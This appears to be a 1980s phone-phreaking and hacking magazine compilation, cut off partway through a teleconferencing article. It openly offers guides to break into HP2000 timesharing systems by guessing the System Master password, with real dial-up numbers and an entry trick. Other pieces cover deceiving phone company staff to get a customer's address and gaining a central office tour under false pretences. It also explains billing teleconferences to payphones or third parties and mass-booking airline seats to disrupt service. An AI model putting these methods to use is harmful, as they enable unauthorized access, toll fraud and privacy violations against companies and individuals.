NAZI BBS A CHALLENGE TO HACKERS

One of our correspondents made an interesting discovery last month. She found the telephone number for one of the computer bulletin board systems operated by American Nazis. With this number she was able to log on and get the information that the media has lately been all bugeyed about. Now we are prepared to talk intelligently on the matter.

For one thing, this bulletin board is an Apple running Network software. There are only about two dozen messages posted on it. Only people who pay $5 can post messages or use electronic mail functions. The system is not used very often judging from the frequency of the messages. The people behind it seem to have no interest in changing anything in the software or doing anything imaginative with it. (Example: on most Apple bulletin boards, the "B" command gets you a list of other bulletin board systems. At the end of the list, the program prints, "When calling other systems, be sure to tell them about [name of board]. This message can easily be changed. The Nazis use the "B" command also, except they use it to list addresses of "patriot" groups. Even though the list is not a list of bulletin boards, you still get the "When calling other systems" message at the end of it.)

There seems to be little or no attendance by any sysop based on zero chat availability and no replies to all kinds of feedback. "G" files exist (standard on Apple boards, usually used for storing large articles), however one of them requires Level 7 access. Or at least, that's what it says. The file in question is a list of *race traitors*, their addresses, etc. We are convinced that no such file exists, at least not there. When requesting this file, you are told: "Here is a list of race traitors: *Level 7 access required.*" This doesn't seem right. Either you're allowed to read the file or not. In this case, you're allowed to read part of the file and then suddenly you aren't. It's almost as if the file simply contains the above statement and nothing else. Unfortunately, the media never picked up on that.

Our point here is simply this: you computer hackers and phone phreaks that are reading this have the ability to uncover and analyze circumstances in ways that most people can't. Some of you have the ability to recognize touch tones by ear. A few can tell where their calls are going by the sounds they hear. And still others are able to get into more than a few *major* systems and find the interesting stuff almost immediately. There is a very definite need in this world for such intelligence. Every authority figure in existence would like to get a piece of your abilities but very few are deserving of them. Besides, who really enjoys selling out?

Think of all the events going on in the world today. When all phone lines to Poland are cut off, use your tricks to route through Belgrade. Then let the press know that *you* can get through if they care. Track down interesting people in South Africa, El Salvador, the Soviet Union—especially in times of crisis. There's no reason why you cannot attain the same respectability that a ham radio operator has when things get desperate. We can all still have lots of fun, and at the same time move some mountains.

The Nazis are a start. If hackers can uncover a thing or two that nobody else knows about, we'll be on the road to finally being appreciated. Let us know what you find. But be careful out there.

The numbers for the Nazi boards are 2142633109 and 9193239888.

are you a phreak???

by Bob Gamma

From the mere jokeline caller to the telecommunications wizard, one can find phone folks at various levels of the phone kingdom. These are not definitive boundaries, for even the most knowledgeable phreaks occasionally revert to primitive tactics:

The Dippy Dialer. The person who got a Zygot Dial-A-Joke number from their little sister and is forever trying to get through the busy signal which other Dippy Dialers have caused. Not to be totally ignored, since it is this person who keeps the entertainment lines in business. Even though they do not know the difference between the prefix and the area code, they are the only people that find the jokes to be humorous. This brand of lowlife makes prank phone calls (sample: "Is your refrigerator running? Then you better go catch it!") and has been known to run up his parents' phone bill on long distance calls which he thought were local.

Conference Brat / Loop Idiot. Has an interminable list of test numbers, WATS goodies, other phreaks' private numbers, and searches endlessly for working loops. Known to (ab)use the Alliance Teleconferencing mechanism. Typified by playing the "info exchange game" and dreams of the day that he will have his own phone line. This creature also calls the phone phun lines, but overstacks SPC and MCI trunks. Also enjoys leaving lengthy disconnects on other people's answering machines.

Amateur Phone Phreak. Has 16 illegal extensions with touch tone and homemade hold buttons. Collects telephone directories of cities he can't spell or find on the map. Also accumulates Bell paraphernalia like pay phone instruction cards and stationery from the security division for scaring his friends. These mischievous types wire coin phones to always refund, harass telco installers, and raid the central office trash containers for research material. Has the cheapest measured service line, but with all the custom calling features. Collects coin phone refund checks from the BOC's and independent telcos, including 3rd rate companies like GTE. Fantasizes of working for Ma Bell someday.

Phone Phreak Extraordinaire. Has a key system for his 4 phone lines, of which he only answers one. Has a pager, but still is impossible to track down. Charter subscriber to *2600*. He knows every free call there is and talks to the East Coast phreaks not so much for phreaking but to laugh at their accents. Dabbles with computer systems, but has no respect for its security. Can answer any question about the telephone except why he likes it. Has at least one 3-slot pay phone proudly displayed on his wall, and is the only person with an appreciation of independent telcos, step-by-step switching, and divestiture.

Phone Phreak Emeritus. Retired from the service after getting busted 3 times: For Sprinting across the country; For violating probation by blue boxing (telco security confiscated his blue box); And finally for hacking COSMOS. Has no phone line at all, as he is paranoid that the temptation would be too great. Tries new hobbies such as needlepoint and stamp collecting in order to lessen phone phreak withdrawal pains. Meticulously avoids breaking any laws: drives 55 mph on highways. This nasty streak of morality could probably be cured by giving him a butt phone and locking him in a feeder closet which contains 200 unrestricted dial tones.

Where do you fit in? Tell your friends where they belong. Then change your phone number, quickly!

HOW TO GET INTO A C.O.

by The Kid & Co.

Having spent a lot of time trashing outside the CO, I decided it was time to see what was inside. Well, the first idea that came to mind was to try and make my own informal tour. This was impossible due to the magnetic lock on the door. So my next thought was why not try to arrange a tour legitimately? Who would expect a phreak to try that?!?

A call to the business office started me on my way. They in turn gave me the phone number of the Public Relations people, who told me to send a letter to a primary switching office in my area. I anxiously waited for several weeks. Then one day I received an urgent phone call from the telco while I was out. Thinking it was Bell Security, I became nervous. I called back but the person who called was out. So I had to wait. Sure enough he called back. I was very relieved when he informed me that he was calling about the tour I had requested. I was also surprised to find that he sounded like a reasonable human being. We worked out some details and set up a date for the tour. I now had to select the group to go with me and prepare some questions.

I could bring up to 10 people on the tour. My obvious first choice was my phriend, The Shadow. The real problem was who else could I bring? I did not want to take a chance on someone saying too much and thus creating a problem. So I chose several others, sticking to people who were just interested in the tour because they wanted to know what the CO was, but weren't smart enough to ask embarrassing questions.

The Shadow and I spent several hours preparing questions to get the maximum benefit from the tour. We found that those few hours we spent preparing ourselves were well worth the time. We started with simple questions to which we already knew the answers. These would lead to the more complex and specific questions, without revealing our true identities as telecommunications hobbyists.

After weeks of waiting, the day of the CO tour arrived. We were ready! Notebooks in hand, ready to record the commentary, we drove the familiar route to the CO. We looked nostalgically at the dumpster and thought, "No, not now, later." Upon arrival, we were forced to wait outside while our guide, the System Manager, was being notified. He finally appeared and greeted us pleasantly. Much to my surprise, he did not look like a standard telco employee, for he did not wear the obligatory flannel shirt. We entered the building and took the elevator to the switching room. I took control of the situation by BS'ing our guide while The Shadow copied down anything he could find written on the walls, etc. We were shown a #1 Crossbar Tandem and the ESS #1A, which were co-residents on the switching floor. We examined the billing tape drives and asked several questions as to the nature of the tape. After 20 minutes or so on the switching floor, he took us to the floor where the wires came in from the outside. While on this floor we also noticed a TSPS machine, of which he had little knowledge, since "that's AT&T." After asking a few more questions and taking more notes, he gave me his number and told us to call him if we had any more questions. We left our friendly tour guide and returned to our car parked conveniently by the dumpster and drove off.

Some Facts

The tour was very informative. We had several misconceptions cleared up. The first and probably most important thing cleared up by the tour was the mystery of the *billing tape!* Exactly what does it contain? The tape contains records of the following types of calls: 0+, 1+, and 7-digit numbers out of your local calling area. In other words they only record the numbers that you or someone else will have to pay for (1+800, collect calls as well). The tapes are then sent to the billing office which handles the billing for both the local Bell and AT&T. According to our guide, the ESS does *not* keep track of every digit dialed. This is not to say that it can't be done, but that it would be impractical. His CO handles well over a million calls a day, and if it were to keep track of all the digits dialed, the storage requirements would be tremendous. Does the ESS print out a list of exceptional 1+800 callers every day? The answer is *no*, the ESS does not! But the billing tape does contain records of 1+800 usage, and that type of processing may be done by the billing department, not the CO.

During the tour, we were introduced to the ESS #1A. Our ESS is running a #7 generic program. The #9 generic program is the revision that identifies the number calling you before you answer. It consisted of two equipment racks, each 6'x10', full of printed circuit boards and IC's. All of the boards were push-in, pull-out for easy servicing. One might think from the description of the ESS that we have given that it does not require much space. The ESS processor does not require much space at all, but the equipment that interfaces the local loop with the call processor requires quite a bit more. Unknown to most, the ESS #1A consists of two independent processors that are constantly checking each other. They perform diagnostics if discrepancies do occur. This is a technique similar to the one used by the space shuttles' computers except that it is more reliable. You cannot shut down the ESS and put a whole town out of touch with the world just because the computers don't agree. The ESS is programmed via magnetic tape drives. The ESS stores the information about its configuration and information about your phone line (special features like call waiting, call forwarding, speed calling, touch or rotary dialing) on two massive hard drives.

Fiber optics are in use! As my group discovered, they are being put on poles all over the place. The cabling is called Light Guide and is made by Western Electric. The transmission system used is called SLC-96 (Slick 96). This system carries 96 simultaneous phone conversations on a single optic fiber. Our guide unfortunately did not know more than the name of the system and its capabilities.

How You Can Meet Your CO

You probably would like to know how you can arrange your own CO tour. You've spent all that time staring in, but now you're willing to meet all those nice people inside. The first thing to do is to find a group to go with. The people at the telco are more likely to let a legit organization visit, rather than just a random group of people. Having just one or two people show up will really make them suspicious. Be sure to take along at least one responsible person to make it look legit. Try groups such as the Boy Scouts, an Explorer Post, a school class, a computer club, or simply come up with a legitimate-sounding name (not the Legion of Doom or the 2600 Club). This group should consist of people who logically have an interest in the phone system – the Audubon Society might seem a little out of the ordinary. The group should be interested in electronics. A bored group will want to move on quickly, despite your interest. Don't take only phreaks, as the telco may get suspicious. The person who attempts to set up the tour should also have no record with Bell Security, as a routine check might be implemented. Be sure to get a good mix of technical/nontechnical people on the tour.

After finding such a group, you should contact the local telephone company's public relations office. Companies are worried about their image, for people tend to acquire an anti-big-business bias when they receive big bills. They will jump at the opportunity to combat this prejudice, and will do their utmost to ensure a tour, even over the objections of workers. Set up a mutually convenient time for your appointment and let your group know.

Proper planning is the best way to maximize information gathering. Questions should be thought out in advance. The questions should start out non-technical, gradually progressing toward the technical as the guide lets down his/her guard. Be careful not to make the questions obviously phreak-oriented. Ask about common knowledge and general interest subjects, such as equal access, the AT&T split-up, fiber optics, and just how does my call get where it is going. Remember, the guide thinks he is showing around another group of idiots. Questions relating to phraud should be asked innocently, and with references that you have heard about this terrible, dreadful subject in the popular media. Questions about blue boxing should quote articles about general phreaking and hacking, *Newsweek* articles, and "$12,000 calling card bills delivered via UPS" news stories. Remember, you don't want to put him on his guard. For better results, spread your questions around for trustworthy friends to ask. Don't be stingy for you don't want all the attention.

On the actual day of the tour, be sure to bring along notebooks. You will want to record this event for posterity, and for your phriends. If the guide comments on your note taking, just say you are going to write a report for school or an article for your club's newsletter (sounds familiar). Take down any test or other numbers you see on the wall, but try not to "borrow" or you could be in big trouble. We have heard, third hand, of some phreaks on a CO tour who took whatever they could down their shirts, etc. After the tour they were taken into a room where they were forced to disgorge all they had phound. It isn't worth the risk to steal.

On the tour, conduct yourself properly, as you don't want to stand out. Resist the urge to answer other's stupid questions yourself. Do not show off knowledge. Only gently prod the tour guide on subjects you are interested in. The tour guide will usually give you his number for further questions. Be sure to keep it. Make sure to leave a good impression so that fellow telecommunications hobbyists can tour the place in the future.

These basic techniques can be used to get a tour at almost any location. Other places you might consider are local AT&T Bell Research facilities, GE, Northern Telecom manufacturing plants, or any computer center. On a tour you can easily pick up information that is difficult or impossible to find otherwise. At the very least you can get the type of switch your CO uses. For the most accurate information on your telephone system, go right to the source, your local CO!

what a white box can do

This article describes how to take a standard touch tone keypad and convert it to a portable unit. This information is essentially public domain and was originally downloaded from the old OSUNY BBS. It is also available on Sherwood Forest II and undoubtedly other BBS's around the world. It is being reprinted and explained here for those who are not able to get this type of information from BBS's and for those who are just starting out in the phone phreak business.

If you convert a touch tone keypad in the manner described below, you will become more familiar with the inner workings of your telephone and telephone system. You will also be able to use rotary phones to call extenders or phone services that respond to touch tones, because now you will be able to generate touch tones yourself without having to depend on the phone. You will also be able to use payphones that turn off their touch tones after you dial your number. In addition, there are often phones in airports, hotels, and at bank machines which have no dial on them and automatically dial a pre-programmed number (usually a service number), which can be used by someone with a portable dialer to enter a number or numbers before the pre-programmed one starts to dial, thus gaining control or causing a wrong number. It is often the case that after the number dials or the error message ends, the phone might eventually revert to a dial tone which can be used. A portable tone generator like this is more useful than tapping the plunger on the telephone when no dial or keypad are available, which takes patience and effort. If you purchased a portable dialer, it would cost from $20 to $30 dollars. Good ones that remember 99 numbers, are password protected, and are smaller than a calculator cost $60 to $70 dollars. Often they are available from long distance services for less, when you sign up for them. The procedure related below is a nice way to bring new life to an old touch tone phone or keypad. Please note that the building and the general use of this device is legal and fun.

First of all, the tones made by a touch tone telephone are not single tones, they are a combination of two tones, making "DTMF" (dual tone multi-frequency). The normal tone telephone dials 12 different signals, but is capable of dialing 16 different signals.

The power required by a wired keypad is about 25 volts, but they will work with as little as 15, thereby allowing you to use two 9 volt radio batteries. As you may have eatpastrami guessed, they are also designed to operate with a telephone type speaker (and phone line), and not the standard 8 ohm speaker which needs to be used for adequate volume. To accomplish this, we use a matching transformer, this is one of those miniature ones available at Radio Shack. Enough of the theory, now for the circuit.

You will need:
- A touch tone keypad
- A miniature 1000 to 8 ohm transformer (Radio Shack # 273-1380)
- A standard 8-ohm speaker
- Two 9-volt radio batteries
- Two 9-volt battery clips
- A case to put it all in (optional)

A few construction notes, it is suggested that you solder and tape all connections. It is also important to read this entire article before attempting to construct this.

First, connect the RED wire of the transformer to either terminal on the speaker. Now connect the WHITE wire from the transformer to the other terminal on the speaker. Next, connect the RED (positive) wire of one battery clip to the black wire of the other battery clip. Now connect the remaining RED wire on the second battery clip to the GREEN wire from the touch tone pad. Connect the BLUE wire from the touch tone pad to the ORANGE-and-BLACK striped wire from the touch tone pad. To these two wires, now connect the remaining black lead from first battery clip. You have now finished the power connection to the keypad. Connect the BLACK wire from the keypad to the BLUE wire on the transformer. Next connect the RED-and-GREEN striped wire from the keypad to the GREEN wire on the transformer. The BLACK wire on the transformer should not be connected to anything, along with quite a few wires from the keypad. The connection of the keypad is now complete. All you have to do is connect two nine volt batteries to the battery clips, and you'll be ready to go. You may want to mount it in a case for easy portability. Note that the silver box modification CAN be made to this unit, allowing complete remote phreaking. This is a bit more complex than the conversion you have accomplished above. When none of the buttons are pressed, this unit uses NO power, thereby eliminating the need for a power switch, and extending the life of the batteries.

a phone phreak scores

This is another story to add to the annals of social engineering, one which we all can learn from...

A few months ago my Mom had some people refinish and blacktop our driveway. So she called some companies in the phone book, and she chose the cheapest one. They came and did most of the work, and Mom paid them, providing they came back soon to finish the blacktopping job. This all sounded fine, but after several weeks of the company calling up and postponing the final work, Mom wanted it done. She decided to visit the company at the address listed in the phone book, because she would always get an answering machine when she called them, but when she got there, she found out that it was just the back room of a storefront and that the company had vacated it a few months earlier. When she tried calling them their number had been changed. So I did a CNA on their new number for Mom, and she visited the new address that I got. When Mom got to the new address she found a vacant lot. It was at this point that it started to sound pretty fishy to Mom and I. But how could we find out where they were, if they gave a fake address to the phone company?

That's when It occurred to me to call the business office that handles that company's telephone. I called and they answered: "Your number, please." So I gave them the company's number, and I proceeded to tell them how I did not get my last phone bill, and how I wanted to make sure they were sending it to the right address. They told me the real name and address (not the one at CNA or Directory Assistance, which was the one it was listed under, there is a difference, you know), they asked if I was "Mr. So and So," to which I responded "Yes." Then they asked if I wanted to change the mailing address. I said, "No, that's my partner's address. No need to change it. Thank you."

And that was it. I found their address. Mom visited their new location, which happened to be a trailer in the middle of a big field with a telephone and a power cable going into it. When she found the people at the company, they were quite startled, because it seemed that they did not have a license to do the work that they were doing and had several other customers and some government agencies looking for them. Since Mom had the goods on them, they were obliged to finish our driveway, and that's all Mom wanted after all.

HACKING PACKARD by Bioc Agent 003

PREFACE

The purpose of this tutorial is to give potential hackers useful information about Hewlett-Packard's HP2000 systems. The following notation will be used throughout this tutorial:

<CR> - carriage return, RETURN, ENTER, etc.
^C - a control character (control-C in example)
CAPITAL LETTERS - computer output & user input

SYSTEM INFORMATION

Each HP2000 system can support up to 32 users in a Timeshared BASIC (TSB) environment. The systems usually run a version of Hewlett Packard's Timeshared/BASIC 2000 (various Levels).

LOGON PROCEDURE

Once connected to a HP2000, type a numeral followed by a <CR>. The system should then respond with: PLEASE LOG IN. If it does not immediately respond keep on trying this procedure until it does (they tend to be slow to respond).

User ID: The user id consists of a letter followed by 3 digits, eg, H241.

Password: The passwords are from 1 to 6 printing and/or non-printing (control) characters. The following characters will NOT be found in any passwords so don't bother trying them: line delete (^X), null (^@), return (^M), line feed (^J), X-OFF (^S), rubout, comma (^L), space (^'), back arrow (^-), & underscore ( ). HP also suggests that ^E is not used in passwords (but I have seen it done!).

The logon format is: HELLO-A123,PASSWD Where: HELLO is the login command. It may be abbreviated to HEL. A123 is the user id & PASSWD is the password.

The system will respond with either ILLEGAL FORMAT or ILLEGAL ACCESS depending upon whether you screwed up the syntax or it is an invalid user id or password. The messages: PLEASE LOG IN, ILLEGAL FORMAT, & ILLEGAL ACCESS also help you identify HP2000 systems.

The system may also respond with ALL PORTS ARE BUSY NOW - PLEASE TRY AGAIN LATER or a similar message. One other possibility is NO TIME LEFT which means that they have used up their time limit without paying.

Unlike other systems where you have a certain amount of tries to login, the HP2000 system gives you a certain time limit to logon before it dumps you. The system default is 120 seconds (2 minutes). The sysop can change it to be anywhere between 1 and 255 seconds, though. In my experience, 120 seconds is sufficient time for trying between 20-30 logon attempts while hand-hacking & a much higher amount when using a hacking program.

USERS

The various users are identified by their user id (A123) & password. Users are also identified by their group. Each group consists of 100 users. For example, A000 through A099 is a group, A100 through A199 is another group, & Z900 through Z999 is the last possible group. The first user id in each group is designated as the Group Master & he has certain privileges. For example, A000, A100,...H200..., & Z900 are all Group Masters. The user id A000 is known as the System Master & he has the most privileges (besides the hardwired sysop terminal). The library associated with user Z999 can be used to store a HELLO program which is executed each time someone logs on.

So, the best thing to hack on an HP2000 system is the System Master (A000) account. It is also the only user id that MUST be on the system. He logs on by typing: HEL-A000,PASSWD. You just have to hack out his password. If you decide to hack Z999, you can create or change the HELLO program to give every user your own personal message every time he logs on! This is about all you can do with Z999 though since it is otherwise a non-privileged account.

LIBRARY ORGANIZATION

Each user has access to 3 levels of libraries: his own private library, a group library, and the system library. To see what is in these libraries you would type: CATalog, GROup, & LIBrary respectively (all commands can be abbreviated to the first 3 letters). The individual user is responsible for his own library and maintaining all the files. If a program is in your CATALOG, then you can change it.

[Group Masters]

Group Masters (GM) are responsible for controlling all programs in the Group libraries. Only members of the group can use these programs. These are viewed by typing GROUP. For example, user S500 controls all programs in the Group library of all users beginning with id S5xx. Other users in the group CANNOT modify these programs. All programs in the group library are also in the Group Masters private library (CATALOG), therefore he can modify them! The Group Master also has access to 2 privileged commands. They are: PROtect & UNProtect. With PROTECT, the Group Master can render a program so it cannot be LISTed, SAVed, CSAved, PUNched to paper tape, or XPUnched. For example, if the GM typed PRO-WUMPUS, other users in the group would be able to RUN WUMPUS but they would not be able to list it. The GM can remove these restrictions with the UNProtect command.

[System Master]

There is exactly one System Master (SM) and his user id is A000. He can PROTECT & UNPROTECT programs in the System Library.

All users have access to these files by typing LIBRARY to view them. Only the System Master can modify these files since his private library & group library constitute the System Library. The SM also has access to other privileged commands such as: DIRECTORY: this command will printout all files and programs stored on the system according to users. DIR will print out the entire directory. DIR-S500 will start listing the directory with user S500. Example:

```
DIR
    BOCES ED 1   053/84   1243
  ID    NAME     DATE     LENGTH   DISC      DRUM
 A000  ALPHA   043/84     00498  001384
       BCKGMN  053/84     04564  001526
       FPRINT  053/84     00567  002077
       STOCK   038/84     04332  002753
       TFILE   020/83 F   00028  002804
       WUMPUS  053/84  P  02636  003142
 B451  BLJACK  316/75     03088  011887
       GOLF    316/75     02773  011911
 S500  GIS     050/84 C   03120  019061
       GISCL4  050/84 F   03741  022299
 Z999  HELLO   021/84     00058  011863
```

In this example, the system name is BOCES ED 1. The date of the printout is the 53rd day of 1984 (053/84) and the time is 12:43 (24-hr). The files appearing under A000 are those in the System Library. The DATE associated with the program is the date it was last referenced. The LENGTH is how long it is in words. DISC refers to its storage block location on one of the hard drives. DRUM refers to its location on the drum storage unit. Only sanctified programs are stored on a drum to increase their access time. The letters after the date refer to F if it is a file, P means it is protected, and C means the program is compiled. In the example the system program, WUMPUS, was last used on the 53rd day of 1984 (2-22-84); it is currently unlistable (PROtected) and it occupies 2636 words of memory starting at disc block 3142. The command SDIrectory will print out programs that are only stored on drum. Most system directories are usually longer than the example. The above example is an abridged version of a 43 page directory! The <BREAK> key will STOP the listing if necessary.

REPORT

The REPORT command will show the USER id, how much terminal TIME they have used since the last billing period (in minutes), and how much disc SPACE they are using. Example:

```
REPORT
      BOCES ED 1 055/84    1905
  ID  TIME  SPACE     ID  TIME  SPACE      ID  TIME  SPACE
 A000 01150 12625    B451 00003 05861     B864 00000 00000
 S500 00235 06861    S543 00421 00000     Z999 00000 00058
```

The advantage of hacking the A000 password first is that you can use the privileged commands to see which user id's exist and what programs are stored where so that you can further penetrate the system.

NOTE: There are different levels (versions) of TSB/2000. This article is based primarily on Level F. Most of the levels are similar in their commands so the differences should not affect the hacker. Also, some systems are customized. Eg, one system I know doesn't have the MESSAGE command because they don't want the operator bothered with messages. Another system says ??? instead of PLEASE LOG IN and ILLEGAL instead of ILLEGAL ACCESS. These are only trivial problems, though.

PROGRAMS

Hewlett-Packard often supplies programs from their TSB Library for the systems. Utilities such as ASCII$, FPRINT, & others are almost inevitably found on every system. Standard games such as WUMPUS, STOCK, LUNAR, & many others are also a "system must." Other companies offer very large programs for the HP2000 also. GIS (Guidance Information Systems) is a database to help guidance counselors help students to select colleges, jobs, financial aid, etc. GIS is usually found in the S5xx group library (anyone with an S5xx password can use it). Unfortunately, sometimes these programs are set so that a certain password will automatically RUN them. In some cases you can abort by pressing the <BREAK> key. There is a BASIC function [X=BRK(0)] that disables the <BREAK> key. In this case, only the Sysop or the program can throw you into BASIC.

There are many alleged bugs on the HP2000 that allow users to do all sorts of things. If you run across any of these be sure to let us know.

Most of the HP2000 systems are used by schools, school districts, BOCES, and various businesses. This was an ideal system for schools before micro- computers existed. The HP2000 system has been in existence since around 1973. It has been replaced by the HP3000 but there are still many HP2000 systems in existence & I believe that they will stay there for awhile.

Here are the dial-ups to a few HP2000 systems to get you started: [203/622-1933], [212/777-7600]$, [312/398-8170], [314/645-1289],[914/327-5540]

$ - This # belongs to NYU. Type 'HP' at the prompt. Then hit the <BREAK> key slowly until you see the backslash (\) prompt. You are then in.

People Express To Be Hacked To Pieces

by Paul G. Estev

If a business is starting a new, expensive touch-tone interactive phone service, it should assess its real usefulness. New systems should be tested by the real users as well as the system creators. All too often, businesses do not notice that their systems have fatal flaws or are user unfriendly.

People Express, the growing economy airline (economy carrier) has started such a new service that has many of the worst features of any Tone Activated Service (TAS). Other services like this are George Bank By Phone, IBM-Audio Distribution System, and Mobil Credit Check.

The new service is called "Pick Up & Go" and has been described in detail in recent advertising. It is a system where anyone could reserve airplane tickets for any People's flight using a telephone. Originally developed by AT&T, Pick Up & Go should be going soon.

This service is in many ways like other TAS's, but unlike a voice-mail system, there is no real reward for exploring this system. With voice-mail systems, people acquire accounts which they can use. In Pick Up & Go, there are no free plane tickets to get, because you can only book the flights. The tickets must be picked up at your flight...and paid for then. Yet, it is an example of poor design using this now common technology, which integrates phone systems with data lines-in this case, the reservation computers.

People Express is known for their low prices, which gives them the competitive edge to be known as the fastest growing airline as well as good investment. This also has its drawbacks. Low prices means low incentive for travel agents to book flights on the airline. In addition, People's is well known for overbooking flights while expecting many of the potential passengers to not show up. People's instituted this service so they could get around the travel agent problem. But it is expected that they will have more of the same problems with the booking of flights, if not more of different problems...

This is how the system works: As with most TAS's, there is a voice that asks for touch tone input as to what date, time, flight, etc. you wish to take. At first, a female voice asks you for a seven digit identification number which you can make up (they suggest that you enter your phone number, so it is easy for you to remember). You tell the people at People Express this number when you pick up the tickets, so they know that it is really you who made the reservation. In effect you are just giving them a password. So you enter your seven digit code then a '#'. (Remember, you enter a '#' after each command, and numbers can be either one or two digits. You will be prompted by the voice for each entry.). Then you enter the month you wish to travel then a '#'; then the date you wish to travel; then the coding for the airport you wish to leave from; your destination; then the number of tickets you want; then your desired departure hour. (Follow the hour by an 'a' or a 'p' for am or pm. After this prompt the voice will tell you the two closest flights to the hour you indicate. It will also check to see if any seats are available at this point.) Finally, you enter the flight you desire. You are then told the price of the flights you have booked. At this point you are looped back to the beginning, where you can hit a '#' at each prompt and it will 'ditto' your previous entry. You can book up to 5 seats per code, but you are able to enter a new code when you loop back, in order to book ten, a hundred, or even thousands of flights, if you are patient and devious.

Note again that you do not pay for your tickets until you get to the plane, nor do you even tell them who you are, in fact you cannot if you wished to. In addition there is no provision to cancel reservations, you cannot do this if you wished to either.

This system will allow anyone to reserve almost any number of tickets on any flight leaving in the next two months or so. You can book a flight anywhere, even to London (code-549). This is the way things should be for travelers, fast and easy, but People Express is just waiting for people, travel agents, and other airlines to take advantage. United Airlines could book whole planes and clog up People Express just by making a phone call.

It is predicted that this system will be gone quite quickly, or the software will be changed but this takes time as we all know. If they do not do away with this system, there should be a commotion about hundreds of people waiting in line for empty flights. If you wish to try out this system, call 201.769.0205. Some airport codes you may need to know are: 397-Newark, 529-Los Angeles, 626-Orlando, 743-St. Pete. The codes correspond to the three-character initials that every airport in the world has.

There are a few more things you can do after you are done booking your flight, like *H#-Help, *B#-discard last entry, *D#-Delete last reservation request, *R#-Review current reservation, *L#-Review all your confirmed reservations. At this last prompt you can use the following commands: D#-Delete, K#-Keep, X#-Exit this function.

The system itself is fairly user friendly, but the female voice should tell you about the help function, you should not have to read about the help function in a newspaper advertisement. The voice should also note that you must enter a '#' after each entry, but it only does this after you make an error. You should also be provided with the list of airport codes (Actually, some are easy to find yourself: DEN-336-Denver, SYR-797-Syracuse.). If People's really wishes to encourage the system's usage, it should also have a toll free number. In the end, this service will result in confusion and reduced service, as well as longer lines at the terminals. Those who have taken People Express flights have both regretted and come to depend on overbooking. And there will be overbooking: by people who want to play with the system, by people who make mistakes, by people who do not mind booking a flight just 'in case' they plan to travel, by travel agents who customarily book hundreds of tickets, and by competing airlines who wish to do People Express wrong. This service will do nothing but increase the problem. It is indicative of the lack of human factor in creating these systems. It is surely a pity that big companies do not have real people test their new technology for them. Marketing consultants and programmers just seem to forget that it is people who use the products in the end. It will be people who make mistakes using their new system, and it will be people who will take advantage of this new system.

How to run a successful teleconference

by The Shadow

Alliance Teleconferencing Service is a bridging service offering teleconferencing to businesses. A conference merely is several phone lines tied together allowing people to talk to many locations at once. Alliance is owned by AT&T Communications. They use #4 ESS's (Electronic Switching Systems) to control their conferences. According to Alliance, conferences can be originated and controlled from most locations in the United States. The service started out in area code 202, but has been spreading throughout the country. One thing to remember is that even in the same area code some central offices will allow access, and others may not. Conferees can be from anywhere dialable by AT&T, including international. Alliance can be reached at 800--544-6363 for social-engineering or for setting up conferences in locations that cannot access Alliance directly. Using this the conference can be billed to a Calling Card or to a third number.

Alliance says the cost of a teleconference is 25 cents a line per minute, as well as the cost of a direct dialed call for each of the locations from the conference site. A monitoring Alliance operator costs an additional $3 an hour. Thus, rumors of $6,000 conference bills seem a little exaggerated. However, conferences can last for several days and can have several international participants, thus running the bill up.

CONFERENCE NUMBERS

Dialing 0-700-456-X00X will result in "This is Alliance Teleconferencing in [location]. You may dial during the announcement for faster setup." The main conference numbers are -100X and -200X. The locations indicated by the X (as given by Alliance and the logon recordings) are 1 being Los Angeles, 2 being Chicago, 3 being White Plains New York, and 4 being Dallas. 0 gets you the conference site closest to you. The -100X lines only accept up to 21 conferees, and usually don't allow international dialing. The other conference numbers allow up to 59 lines when available as the lines have to be apportioned between the various conferences going at the site, and also allow international dialing. According to Alliance themselves -200X are graphic conferences, -100X allows up to 59 conferees, and both always allow international dialing. However, actual exploration doesn't bear these out.

Alliance doesn't seem to admit that -300X conference (X is from 0 to 2, all located in Chicago, Illinois) numbers even exist. These conferences announce that they are graphic, and they seem to bear this out. They can also be handled as an audio conference. The only difference is that it asks when adding conferees whether the location is graphics (hit 4) or audio (hit 5). It's generally best to choose audio. These tend most often to allow the passing of control, dialing of international calls, and are also less used than the other lines.

Dialing 0-700-456-150X or -250X results in a modem connect sounding tone, followed by "You have reached Bell System Teleconferencing Service's Special Set for testing and measurement. Please enter your service code [3 digits] or wait for instructions." These cannot be reached from most area codes, resulting instead in a "The number you have dialed cannot be reached from your calling area" just as if it were an 800 number not reachable from your calling area. The only one I know that does get through is 201 (Northern New Jersey). The X goes from 0 to 4, just like the normal -100X and -200X conferences. There is no -350X series. I haven't as of yet figured out the "service code." This can be used as a normal conference, except that it requires you to confirm your choice by voice, and each section is separated by those modem connect sounding tones. Rumors are that this is the upcoming new conference system, which is supposed to add features such as the deletion of conferees. However, any keypress I have tried other than 1, 6, or 9 (the normal controls) results in a dire warning telling me "Please wait for an Alliance operator to come to your assistance." I haven't yet stuck around long enough to find out what "assistance" means. Alliance won't admit these exist, and therefore the -150X and -250X warrant much further and deeper investigation.

Alliance can be reached by other means. Blue boxing to 213-080-0123 and other direct routing to the Alliance machines (which used to be the only way to get through) no longer seems to work. However, box routing to 0--700-456-X00X does work. PBX's in conference country are often used to call conferences. Merely dial a PBX's inward access line, enter the access code, dial an outside line, and then either touch tone 0-700-456--X00X yourself, or dial 0 and get the operator to do it for you. Sometimes they insist that the 0-700 SAC doesn't exist, but just remain firm and tell them to try it. Social engineering also works, just call an operator and try to convince her to KP+0--700-456-1000+ST and position release, after getting her to believe you are maintenance/whatever. Getting a direct drop on an inward operator increases the chance of succeeding, such as by dialing 0-959-1211 from a pay phone (BIOC Agent 003's Basic Telcom VI, discovered by Karl Marx) Another trick suggested by Shooting Shark is to use a white boxable phone or even an ATM helpline or a hotel phone in an airport. Since when arranging a conference you really don't need to speak, just set up a conference normally, and when done call another payphone nearby, pass control, and continue. The conference will still be charged to the first pay phone.

Several techniques are available to improve the quality of the call. Since the call may be going through up to several extenders to reach a non-800 PBX, and from there to Alliance, the signal quality can get quite poor. A technique that helps to keep Alliance from knowing your number is to call Alliance via a PBX, add in the lower end of a loop, pass control to it, and then call the high end. A variation on this technique is to call your other line or a payphone next to you, or even, if you have call waiting, to call yourself again, pass control to yourself (it works), and then hang up the original call. All these techniques may not always work, as sometimes Alliance refuses to pass control, as mentioned above.

CONFERENCE CONTROLS

